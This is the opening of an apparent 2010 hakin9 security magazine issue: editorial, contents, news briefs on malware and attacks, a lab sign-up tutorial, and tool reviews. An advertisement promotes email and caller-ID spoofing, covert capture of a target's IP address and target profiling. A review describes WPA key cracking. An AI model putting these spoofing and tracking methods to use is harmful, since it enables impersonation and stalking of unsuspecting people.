

HAKING

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

MOBILE EXPLOITATION

PRIVACY KEEPING AND EXPLOITATION METHODS

EXPLOITING NULL POINTER DEREFERENCES
MOVEMENT ON THE MOBILE EXPLOIT FRONT
METHODS OF SECRECY
BRUTE FORCING USER NAMES
DATA MINING AS A TOOL FOR SECURITY

**MOBILE WEB:
PRIVACY KEEPING AND
EXPLOITATION METHODS**

**INTELLIGENCE REPORT:
ANALYSIS OF A SPEAR
PHISHING ATTACK**

**VIDEOJAKING:
HIJACKING IP VIDEO CALLS**

APPLICATIONS ON THE CD 

CERTIFIED WIRELESS NETWORK
ADMINISTRATOR TRAINING BY SEQURIT.ORG
DOUBLE ANTI-SPY PRO TRIAL

Vol.5 No.2 Price USD 14.99
Issue 2/2010(27) ISSN: 1733-7186



02

7

7

PLUS

A LOOK AT THE MALWARE TRENDS
EXPECTED IN 2010 BY JULIAN EVANS



Announcing SAINT 7

Securing your network
just got easier!



SAINT's crisp new interface makes it even easier to use.

- ✓ Integrated vulnerability scanning and penetration testing
- ✓ Payment Card Industry (PCI) Approved Scanning Vendor (ASV)
- ✓ Heterogeneous exploit and vulnerability coverage
- ✓ Security tools module includes e-mail harvesting, social engineering trojan, e-mail forgery, and more

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hakin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com

Secure 2010

Some people say 2010 will be the year of security. After the world's economic crisis and growing possibilities that appear in the times of cloud computing and virtualization, companies and enterprises computers and data are put at risk.

It not only concerns business – it affects individual users as well. Attacks on Twitter and other portals recently have shown us that nothing is safe, even though they do not contain any secret data or sensitive information. Why are they attacked? To show the security gaps? Give a proof of their power and unlimited possibilities? Either way, those things are happening.

Recent attacks have shown that the security field needs to evolve much faster than all other branches of technology. We at hakin9 magazine are striving to give you the most recent information and solutions that can keep your private computer and data safe.

In this issue we focus on exploits and exploitation methods that you may come across: mobile exploits, Null pointer dereferences. You will find articles on movement on the mobile exploit front, privacy keeping & exploitation methods, methods of secrecy, manipulating the network with PacketFu and much more.

As usual Julian Evans, our IT security expert discusses malware trends expected in 2010 and Matthew Jonkman provide a great emerging threats section!

As an addition you can read book and tool reviews -this time even more than usual.

Enjoy!
hakin9 team

If you are not a HACKER, wanna be HACKER or **SECURITY PROFESSIONAL** **DO NOT READ THIS AD!**

LIGATT Security Suites can turn anyone into a computer hacker with out them knowing anything about computer hacking or network security.

There are 5 steps of computer hacking:

Reconnaissance – Where one tries to find out as much information about their target as possible. This usually includes public information. The more information you have, the more you will be able to find and target weaknesses such as: other IP addresses, phone numbers or an email address that could be used for social engineering attacks.

Scanning / Vulnerability – Where the hacker checks for weaknesses (open ports) on your network.

Penetration – Where you will exploit one of the open ports found on your computer or firewall.

Advance – Gaining more access. For instance, the attacker can break into more sensitive administrator root accounts, install backdoors or Trojan horse programs, and install network sniffers to gather additional information.

Covering Tracks – This is the stage where a hacker eliminates any records or logs showing his malicious behavior.



PORT SNITCH

PORTSNITCH takes care of the first two stages of computer hacking, with a few quick mouse clicks. PORTSNITCH not only looks for vulnerabilities on your computer or network, it will perform a public information search for the "Target." The public search includes, but is not limited to:

[Facebook.com](#)
[Amazon.com](#)
[News Searches](#)
[Email Name Searches](#)

[MySpace.com](#)
[Google.com](#)
[Blog](#)
[Criminal Searches](#)

[Youtube.com](#)
[Yahoo.com](#)
[IP Searches](#)
[Pictures Searches](#)



IPSNITCH

IPSNITCH consists of two powerful programs in one. The first powerful program is email spoofing. This allows you to send an email to anyone you'd like and make it appear to have come from someone else.

The second powerful program allows you to get anyone's IP address. With IPSNITCH all you need is an email address of the person in which you are targeting. IPSNITCH lets you send that person an email making the email look like it came from someone else. When a person opens the email, it will automatically text your cell phone and/or email you the person's personal IP address and the ISP that owns the IP address.

*** SPOOFNET**

SPOOFNET allows you to surf the internet totally anonymously by hiding your IP Address and displaying an IP Address that can't be traced back to you. SPOOFNET is a sophisticated proxy server. Although there are thousands of free Proxy Servers on the market today, they all can't be trusted. As an example, some free proxy servers will capture all the websites you visit as well as all the keys that you type. In other words, some proxy servers can be used as spyware.

TattleTell

TattleTell will notify you by email or text message when an IP address is online or offline. This includes: if the IP address is online or offline, the ISP, and will get a fingerprint of the computer to help identify the suspect's computer.

RECON

RECON is the most advance network security auditing program on the market today. RECON is an active scanner, featuring high-speed discovery, configuration auditing, asset profiling, sensitive data discovery and vulnerability analysis of your security posture. RECON performs network scans using vulnerability check databases based on over 15,000 vulnerabilities. Security audits can take hours to perform. With RECON you can start the audit and move on to other projects or personal time. When the audit is complete it will text you or email you to let you know that the audit is complete.

PC-211

Hand down and thumbs up PC-211 is the most advance penetration testing program on the market. Like other LIGATT Security Suites products, you don't need to know anything about penetration testing. PC-211 uses different techniques to bypass a firewall, IDS and IPS systems. Just like with RECON when the penetration test is complete it will text you or email you to let you know that the audit is complete.

***SPOOFEM**

Allows you to call any number in the United States or Canada (other countries coming soon) and have any number show up in the persons caller ID. You can change your voice to male or female, record telephone calls, spoof text messages and spoof emails.

NO SOFTWARE TO DOWNLOAD AND INSTALL

All of the LIGATT Security Suites products and services are web base. That means no matter what operating systems you choose Windows, Mac, Linux or even your web base cell phone, you can use any of our services.

WE PUT OUR MOUTHS WHERE OUR MONEY IS

Unless indicated by a "*", we do not charge you for using any of our services if you do not get any results. As an example, if you use IPSNITCH and we do get the persons IP address you do not pay. If you use PC-211 and it is unable to hack in, you do not pay. You only pay AFTER we get you your results.

LIGATT Security is always adding new services and features.

LIGATT Security International
www.LIGATT.com

* - SPOOFEM is a per minute charge. A Spoof text and email messages are free with an account. SPOOFNET is a pay as you go service.

CONTENTS

HAKIN9 team

Editor in Chief: Karolina Lesińska
karolina.lesinska@hakin9.org

Advisory Editor: Ewa Dudzic

ewa.dudzic@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Peter Giannoulis, Aditya K Sood, Donald Iverson, Flemming Lagaard, Nick Baronian, Tyler Hudak, Michael Munt

DTP: Ireneusz Pogroszewski, Przemysław Banasiewicz,

Art Director: Agnieszka Marchocka

agnieszka.marchocka@hakin9.org

Cover's graphic: Łukasz Pąbian

CD: Rafał Kwasny

rafal.kwasny@gmail.com

Proofreaders: James Broad, Ed Werzyn, Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin McDonald, John Hunter, Michael Paydo, Kosta Cipo, Lou Rabom

Contributing editor: James Broad

Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalaria, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hill, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez, Julián Estévez, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-André Meloche, Robert White, Sanjay Bhalaria, Sasha Hess, Kurt Skowronek, Bob Monroe, Michael Holtzman, Pete LeMay

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Łozowicka

ewa.lozowicka@software.com.pl

Production Director: Andrzej Kuca

andrzej.kuca@hakin9.org

Marketing Director: Karolina Lesińska
karolina.lesinska@hakin9.org

Circulation Manager: Ilona Lepieszka
ilona.lepieszka@hakin9.org

Subscription:
Email: subscription_support@hakin9.org

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserka 1
Phone: 1 917 338 3631
www.hakin9.org/en

Print: ArtDruk www.artdruk.com

Distributed in the USA by: Source Interlink Fulfillment Division,
27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL
34134. Tel: 239-949-4450.

Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800.

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams

we used  program by  SmartDraw

Cover-mount CD's were tested with AntiVirenKit
by G DATA Software Sp. z o.o.

The editors use automatic DTP system **AUTOPUS**
Mathematical formulas created by Design Science MathType™

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



BASICS

18

Data Mining as a Tool for Security

JASON ANDRESS

Given the current heightened state of security across the globe today, the ability to sift through data, search for key information and identify the occurrences of particular patterns is highly desirable. This capability, known as data mining, can be used to pinpoint anything from seasonal grocery purchasing habits for individuals to the patterns of international telephone calls that might presage an act of terrorism. Data mining, simply, is a process that allows large volumes of data to be searched for patterns and relationships in or among sets of data.

24

Movement on the Mobile Exploit Front

TAM HANNA

All of the exploits and security issues mentioned in this article are the results of plain carelessness of the responsible programmer. Had they been aware of the most basic elements of security, these would have never happened. Unfortunately, developers working at carriers and device manufacturers still see security as an afterthought. Their thinking goes along the lines of nobody bothered to perform large-scale attacks on us so far, so why should they do so now?

26

Assessing Microsoft Office Communication Server R1/R2 with OAT

ABHIJEET HATEKAR

Continuous education and awareness about advantages of Penetration Testing and Vulnerability Assessment services, has led enterprises to finally allocate yearly budgets for their security audits. However, these security audits are limited to only data networks of enterprise, which leaves Voice (VoIP network), unsecure.



ATTACK

32

Manipulating The Network with PacketFu

KEITH LEE

PacketFu is currently included as a library inside Metasploit pentesting framework which is extremely useful if you are planning to code custom networking related modules in metasploit. The best way to use PacketFu is to run it in Ubuntu or to download a copy of Backtrack 4.

CONTENTS

REGULARS

38 Mobile Web: Privacy Keeping and Exploitation Methods

MAURO GENTILE

Inevitably, most of the readers will think that the purpose of this article is to present arguments regarding vulnerabilities related to the protocols for Bluetooth, or even how to intercept telephone calls. In fact, this article takes an entirely different approach. The main objective is to highlight the opportunity to use our phone as a terminal to connect to the network and find possible vulnerabilities of Web applications by putting in place some mini attacks wherever we are.

44 Intelligence Report: Analysis of a Spear Phishing Attack

ADAM PRIDGEN AND MATTHEW WOLLENWEBER

A spear phishing attack occurs when an attacker sends targeted emails tailored to a specific user or organization. The execution of the attack can vary by the underlying goals of the attacker. In some cases, the goal may be to gain information from a specific user. In other cases, the objective may be to gain access to target networks. Generally, the attack is conducted by convincing the user to either download and run a malicious attachment or interact with the adversaries.

DEFENSE

54 Methods of Secrecy

TAM HANNA

Keeping data secret has been important from the very moment knowledge was able to infer a benefit to others. Ancient Roman ruler Julius Caesar used an encryption scheme called a substitution cipher. Encryption ciphers like the one used by Caesar are but one of the most primitive of methods which can be used for keeping data safe. This article is the beginning of a series which will introduce you to a variety of topics related to data security.

58 Exploiting NULL Pointer Dereferences

MARCIN JERZAK AND TOMASZ NOWAK

The landscape of kernel exploitation techniques is very wide and continues to evolve. Almost like an arms race kernel developers apply more and more protection measures to cover all the attack vectors while bad guys (and others) are inventing new attacks, new exploitation methods and ways to bypass the existing mechanisms. Almost like an arms race.

64 Bypassing Hardware Based Data Execution Prevention on Windows 2003 Service Pack 2

DAVID KENNEDY

A short history on Data Execution Protection (DEP): it was created in order to prevent execution in areas of memory that aren't executable. Before trying this, I highly suggest reading Skape and Skywing's areas of memory Article in UnInformed called Bypassing Windows Hardware-Enforced DEP.

08 In Brief

Selection of short articles from the IT security world
ID Theft Protect
Armando Romero & www.hackerscenter.com

10 ON THE CD

What's new on the latest Hakin9 CD
Hakin9 team

12 Tools

Double Anti-Spy
Website Security Audit
Passware Kit Forensic
Elcomsoft System Recovery
Michael Munt
Portable Penetrator PP3000

70 Emerging Threats

We're losing to the bad guys. But it'll change, and here's how...
Matthew Jonkman

72 ID fraud expert says...

A look at the malware trends expected in 2010
Julian Evans

78 Review

Axigen Mail Server
Mike Shafer

80 Book Review

VMware vSphere and Virtual Infrastructure Security
Hacking the Human

82 Upcoming

Hakin9 team

Code Listings

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with Hakin9 much easier. We place the complex code listings from the articles on the Hakin9 website (<http://www.hakin9.org/en>).

BEWARE FIREFOX MAL-EXTENSIONS

Malware writers are taking advantage of a Firefox mechanism that allows extensions to be loaded invisibly to the user, Symantec has warned. According to Symantec senior engineer Candid Wüest, the company has recently observed an increase in malware that drops malicious BHOs, Firefox extensions, and even Opera user scripts... to maximize their impact on a user's machine.

One avenue that's taken is to drop the malicious extension directly into Firefox's components directory. This means it will be automatically loaded with the browser, but will not show up in the Add-ons window. Consequently, users are unlikely to know that the extension has been added, or see a mechanism to remove it.

Wüest also noted that all of the interesting information (such as credit card numbers or passwords) is usually entered through the browser; so it's a perfect playing field for attackers.

While access to the components directory will be denied in Firefox 3.6 (requiring the packaging of add-ons as XPI [cross platform installer] files and forcing them to appear in the Add-ons window), that won't rule out the possibility of malicious extensions – it will just make it harder to create a stealthy mal-extension. Even if an extension does install in the conventional way, that doesn't mean it isn't malicious.

A paper co-authored by Wüest and Elia Florio of Italy's Data Protection Authority describes – among other things – a number of malicious extensions that carry out activities such as logging and forwarding all form submissions that include a password field, or forwarding all URLs visited.

CHINA WARNS OF NEW WORM VIRUS

China's anti-virus authorities on Sunday warned computer users to guard against new mutation of worm virus, which could infect various documents in system.

The virus, Worm_Piloyd.B, could infect documents like exe, html and asp and

prevent the system from restoring the affected documents, according to the Tianjin-based National Computer Virus Emergency Response Center.

The virus could force the system to download other viruses from designated websites, according to the center.

FIREFOX BLOCKS ROGUE ADD-ON APPS

The browser Firefox is having some major work to tweak the code base (this is what drives the browser) to help block rogue add-ons from loading in the browser's application components directory.

Consumers will certainly be pleased to hear this news as this change will boost browser security. Another upside is that this will most certainly block developers and software vendors from silently installing Firefox add-ons without explicit user permission. Browser add-ons also have a dramatic effect on performance, in some cases crashing the browser or even worse corrupting it.

TIP: Have more than one browser i.e. Google Chrome or Internet Explorer for example in the event of a browser crash.

The change will be introduced in Firefox 3.6 to block third-party applications from adding their code directly to the components directory, where much of Firefox's own code is stored. For more information we suggest you visit Mozilla's security blog

MICROSOFT CONFIRM WINDOWS 7 EXPLOIT

Microsoft has issued a security advisory which acknowledges that Windows 7 and Windows Server 2008 Release 2 can be exploited by a denial-of-service attack.

Microsoft has swiftly released Security Advisory 977544 with pre-patch mitigations and a confirmation that the detailed code could provide a roadmap for hackers to cause Windows 7 and Windows Server 2008 R2 systems to stop responding until manually restarted.

As there is no patch, Microsoft recommends that affected users block TCP ports 139 and 445 at the firewall.

Windows users should also block all SMB communications to and from the Internet to help prevent attacks.

NEW FORM OF BIOS ATTACK

Researchers from Core Security Technologies have uncovered a new form of Bios system attack using a malicious application called a rootkit. The researchers are also claiming that this type of attack renders anti-virus useless as it attacks all types of common apart from the newer types of Extensible Firmware Interface Bios (EFIB) in use today.

The researchers created a script that could be flashed onto any Bios which would then install the rootkit. If hackers could find a way to install a rootkit in the Bios, this would mean anti-virus software would be unable to detect it.

There are some obvious fall backs with this attack vector. An attacker will need administrative control; however you could achieve this by pre-installing another virus which would allow malware to be flash a rootkit directly onto the Bios.

Even if the initial virus was detected and removed, the computer would still be under remote control. A full wipe of the hard drive and complete reinstallation of the operating system would not remove it, the researchers warned.

The research concludes that if this type of attack occurred, then the only safe method of removal would be, removing the Bios chip. ID Theft Protect suggests you lock down the Bios chip from flash updates by password-protecting the system against this type of unauthorised attack.

The attack vector is also usable against virtual systems, the researchers said. The Bios in VMware is embedded as a module in main VMware executable, and thus could be altered.

RANSOMEWARE TROJAN SEARCH EXPLOIT

A new strain of Trojan called Ramvicypre encrypts recently-opened files on compromised Windows PCs. It is a little unusual in that this malware encourages

infected users to search the Web for a possible solution.

Initially this Trojan demanded a ransom (you pay some dollars and the virus is removed – in fact the virus is never removed) for a decryption key to unlock the folder and files.

The malware writers use poisoned search to further infect a users' PC.

At ID Theft Protect, we have identified a number of users who had been infected with the Vicrypt Trojan. A recent example is where the Windows system folder was encrypted with this Trojan. The PC wouldn't boot up as critical Windows system files could not be accessed, so we had no choice but to rebuild the PC. This was actually a first for us!

Unfortunately the only method we found for successfully removing this Trojan was from Symantec: http://www.symantec.com/business/security_response/writeup.jsp?docid=2009-102921-3210-99. Note: This will not work if your Windows system has been infected.

You will have your encrypted folders/files back in under 5 minutes, so you can carry on safely surfing the Web. Note: Vicrypt is in no way connected to a genuine company called www.exquisysltd.com which appears to have inadvertently been linked to this Trojan.

RUSSIA IS MOST FRAUDULENT COUNTRY

Russia has the world's most fraudulent economy and attempts to stamp out white-collar crime have done little to stop its spread during the global financial downturn, PricewaterhouseCoopers (PwC) said in a survey.

Seventy-one per cent of Russian respondents to PwC's global economic crime survey said they had been subject to economic crime in the past year, more than in next-ranked South Africa, Kenya, Canada and Mexico.

Russian fraud was 12 percentage points above its previous showing in 2007, PwC said, and was well above the global average of 30 per cent, the Central and Eastern European average of 34 per cent and BRIC countries' 34 per cent.

Japan, Hong Kong, Turkey and the Netherlands featured as the territories which reported the lowest levels of fraud with 9.6 per cent, 13 per cent, 15 per cent and 15 per cent respectively.

PwC said more than 3,000 respondents from 54 countries participated in its survey.

Source: ID Theft Protec

ADOB TO BE THE TOP TARGET IN 2010

Security has changed. The perimeter is no more a perimeter, and wherever a perimeter still exists it is better protected by firewalls and IDS that after years and years of preaching are at least employed in large companies. With this in mind, Hackers have changed target. People leak their privacy in exchange of the fifteen minutes of fame thanks to Facebook: the hackers attack third-party applications.

People use Twitter to communicate: Hackers hijack Twitter accounts and spread malwares.

Now that even Microsoft Office documents are less prone to infections, Adobe Reader and Adobe Flash have become the first target for hackers.

Flash and PDF files are everywhere: on PCs as well as on smartphones, tablets and even ebook readers. According to McAfee 2010 Threat Prediction report, Adobe's products will be the most hit in the 2010.

Even Adobe CTO Kevin Lynch, admitted that the company's product are more and more under attack.

Proof that the forecasts are correct is the successful attack to a comic strip syndication service delivering strips in flash format. Hackers broke into the servers delivering the flash embedding malicious code exploiting a 0day in Adobe Flash.

HOWARD SCHMIDT THE NEW OBAMA'S CYBER-SECURITY CZAR

Obama has named Howard Schmidt new Cyber-security czar.

Schmidt, former CSO at Microsoft and eBay but also Bush adviser, has at

least 40 years experience in the field and is probably one of the most respected authorities in the industry.

Obama, who after few days from his election affirmed that securing computer networks would be a national security priority, left the position vacant for months, after Melissa Hathaway resigned in August 2009.

Mr. Schmidt's name was picked from a pool of candidates. Many of them refused, according to Washington Post, because of the little real authority compared to the responsibility of the position.

In the end, Schmidt himself, left a similar position in 2003, frustrated, according to colleagues.

TWITTER DEFACED BY IRANIAN CYBER ARMY

Twitter foundation story is not exactly the two guys in a garage stereotype.

Founders are experienced tech-entrepreneur guys that surprisingly enough didn't give security the right importance at design time.

A number of security flaws found by teenagers in the past few months led to accounts hijacking and phishing attacks.

Nothing new for a social network, until the Iranian cyber army group left the home page of the social network with a black background, an Islamic flag and a clear message: *This site has been hacked.*

Following the accident, twitter.com and other subdomains were down and the tweets delayed or blocked.

The attack, as described by Twitter official blog, hit the DNS servers in the most simple way: an easy to crack password gave access to the DNS panel from where the hackers have been able to redirect the domain to another server.

Most of the Twitter users, though, didn't notice anything suspicious at first: most of Twitter clients use direct IP's to connect to the servers, instead of domain names.

A defacement, in the hackers community, is a demonstration. Next time the attack could be much more dangerous, for Twitter as a company and for the millions of fans of the social network.


Armando Romeo

EHACK LAB – LMS ACCESS TUTORIAL


This short tutorial will guide you through creating a new account on the eHack LMS (Learning Management System), show you how to enroll in your courses, and download the prep material.

1. Watch the LMS instruction video on www.tinyurl.com/ehacklablms
2. Using your web browser Navigate to <http://www.ehacklab.com/lms>

This is the homepage where you can see all the courses we offer, our sponsors, website calendar, as well as news and blog updates.




As it states in the top right of the page next to language choice.
As you are currently "not logged in".



Proceed to the login page by clicking the (Login) link

This will take you to a new page where you may either login to an existing account or create a new account. In this tutorial, we will be creating a new account to later be enrolled in courses.



This page will look like this:




Begin the creation of a new account.
Click the "Create new account" button

Choose your username and password

Username *	eHackdemo	<input type="checkbox"/> Unmask
Password *	*****	
More details		
Email address *	<input type="text"/>	
Email (again) *	<input type="text"/>	
First name *	<input type="text"/>	
Surname *	<input type="text"/>	
City/town *	<input type="text"/>	
Country *	<input type="button" value="Select a country"/>	
<input type="button" value="Create my new account"/> <input type="button" value="Cancel"/> The		

You are now prompted with a screen asking for some basic account information with which the new account may be created from.




A confirmation link will be sent to the email you specified in your account. You must follow this link and confirm your email before you can access the LMS.



The email looks like this:

Follow the link and you will then be logged into the LMS.

You must now use your enrollment key to register yourself with the course.



Click on the course with which you are to be enrolled. In this case, the CHFI

This course requires an "enrolment key" - a one-time password that you should have received from CA Demo.

Enrolment key:	*****	<input type="button" value="Enrol me in this course"/>
<input type="button" value="Cancel"/>		

Enter the enrollment key that was provided by your instructor, and click the "Enroll me in this course" button. You are now successfully enrolled in your course.

You now have access to the LMS, your course, and all the tools and resources you need to begin your course. This tutorial will be followed up with another short tutorial covering the connection to remote attack lab.



IF THE CD CONTENTS CAN'T BE ACCESSED AND THE DISC ISN'T PHYSICALLY DAMAGED, TRY TO RUN IT ON AT LEAST TWO CD DRIVES.

IF YOU HAVE EXPERIENCED ANY PROBLEMS WITH THE CD, E-MAIL:
CD@HAKIN9.ORG



Hackers
C E N T E R
<http://www.hackerscenter.com>

SecPoint Portable Penetrator PP3000



Along with the popularity of wireless networks and the mobile devices capable of connecting to them, the need for supplying a proper security level arises. To satisfy this need, SecPoint has offered a new device – Portable Penetrator PP3000. Its job is to analyze and verify the level of any wireless network you choose. The solution has tools for scanning wireless networks in your environment and helps to perform complete audits of scanned networks. It is able to crack security keys encrypted with WEP, WPA or WPA2. It manages not only to find gaps in security, but also provides all necessary data needed to fill these gaps. All the information regarding the level of security, its weak points and suggested solutions of particular problems is presented in a report, which supplies valuable information not only for those with technical knowledge but also those without it.

The Portable Penetrator PP3000 is based on a Dell Inspiron Mini 10v netbook and wireless adapter equipped with a rather large antenna and USB port. A small netbook comes with 10.1" screen, a battery capable of 5-6 hour work and an Intel Atom platform which provides satisfactory comfort of work and a fully unconstrained mobility. The platform tested had the Linux system installed. The previously mentioned wireless adapter's antenna has a strength of 8dBi and the adapter itself can be mounted to the back of the screen using a simple but effective suction cup. The adapter is connected to the computer by a supplied USB cable.

The pre-installed software for the Portable Penetrator is browser based. The user interface was designed to present all valuable information in an intelligible way. After completing a short setup process in which you set your network parameters and register your software, you can start the scanning process. The device is capable of discovering all networks in range – those hidden as well as those with a very weak signal. It presents detailed information about these networks such as the name, type of encryption, signal strength and the number of connected users.

Once you have chosen the network to work with, it is time to verify its security level. Depending on the type of encryption and the number of connected users you can choose a different methods of attack. If you choose a dictionary based method you can find such exotic languages as Iranian or Vietnamese. The supplied dictionaries are a very strong part of the solution. The progress of cracking the security key of a chosen network can be easily monitored. The data consists of such parameters as the speed of key generation, currently tested key or number of keys already tested. The speed of key generation heavily depends on the platform used.

With our tested sample with Dual core Atom with 1.6 GHz it was 250 keys per second for a WPA encrypted network. If the password is discovered it is presented to the user. The generated keys use alphanumeric characters so keys with different combination of letters and numbers can also be discovered. The methods used for wireless network cracking are based on those used by regular hackers, utilizing such techniques as a denial of service for example. Security professionals will certainly appreciate the ability of choosing different types of attacks as well as a huge database of exploits and factory shipped dictionaries. For those who have less experience the producer supplied detailed guides on how to use the product. When connected to the Internet the Portable Penetrator can stay up to date by updating its firmware and signature databases.

Whether you're a security professional or a novice, Portable Penetrator PP3000 is a device which is a complete solution for auditing and improving the level of security of wireless networks. Thanks to built-in report module you will have all the documentation of the security audits you have conducted. The product costs 999 EUR, a great value for a complete solution like Portable Penetrator PP3000.



URL: www.secpoint.com
Price: 999 Euro

EXCLUSIVE&PRO CLUB



NETIKUS.NET Ltd

NETIKUS.NET Ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

<http://www.netikus.net>
<http://www.eventsentry.com>



100% PURE HACKER

Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the De-ICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net



ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail: info@elcomsoft.com



VINTEGRIS S.L

VINTEGRIS S.L is a company dedicated to IT security in Spain. We focus on development of authentications, web access control, password management and synchronization, and digital signature systems, to integrate into the IT of our customers. We also perform integration of third-party recognized security products. Most of our consultants are CISA and CISSP certified and our company is ISO/27001 certified.

<http://www.vintegris.com>
e-mail: info@vintegris.com



Netsecuris

Netsecuris is a professional provider of managed information security and consulting services that focuses on ensuring the security of your networks and systems. Services include managed firewall/intrusion prevention, managed email security, network penetration testing, vulnerability assessments, and information systems risk assessments.

<http://www.netsecuris.com>
email: sales@netsecuris.com



Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

<http://www.priveon.com>
<http://blog.priveonlabs.com/>

JOIN OUR EXCLUSIVE CLUB AND GET:

- | **Hakin9 one year subscription**
- | **classified ad for duration of your subscription**
- | **discount on advertising**


You wish to have an ad here?

Join our EXLUSIVE&PRO CLUB!

For more info e-mail us at en@hakin9.org or go to www.hakin9.org/en

EXCLUSIVE&PRO CLUB

Double Anti-Spy



Url: <http://www.avanquest.com>
Cost: \$29.00



When I received the link for Double Anti-Spy I did a little check around on the Internet, as this was a product I hadn't heard of before. According to the website, this product utilises exclusive "double scan" technology which is an interesting concept as I usually run 2 different anti-spyware applications on my machine, 1 in a live state and the other as a backup scan.

I decided to install this software onto a freshly installed Windows XP SP3 Dell Latitude Pentium III machine (I know its old, but it still works well!).

Installing the software went smoothly enough, and then I had a choice of 3 scans to make on my machine. A quick scan that will only scan the important locations, a full scan to scan all the hard drives on the machine and a custom scan that allows the user to specify what they would like scanned. A full system scan is recommended after installation and updating the definitions to find all traces of spyware that might be located on the computer system. Upon reboot I did an initial full scan of the machine. I didn't expect it to find anything as I had only downloaded service pack updates, but it did identify two potentially suspicious cookies.

Now it was time to test it against some spyware properly. Using a website available called Spycar, which was designed with exactly this in mind, (<http://www.spycar.org/Spycar.html>) by offering 17 different tests that all anti-spyware should really pickup and protect you against.

Auto Start Tests

The following tests were performed on Internet Explorer 8, the website tries to install a registry key at various locations on your machine and execute it. For example

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Internet Explorer Configuration Change Tests

Again using Internet Explorer 8, and see if it was possible to change the current configuration of your web browser. For example

- Try to change your default home page in IE
- Try to lockout users from changing the default home page in IE

Network Configuration Change Test

The following test were performed on Internet Explorer 8 to see if it is possible to make changes to your Hosts file.

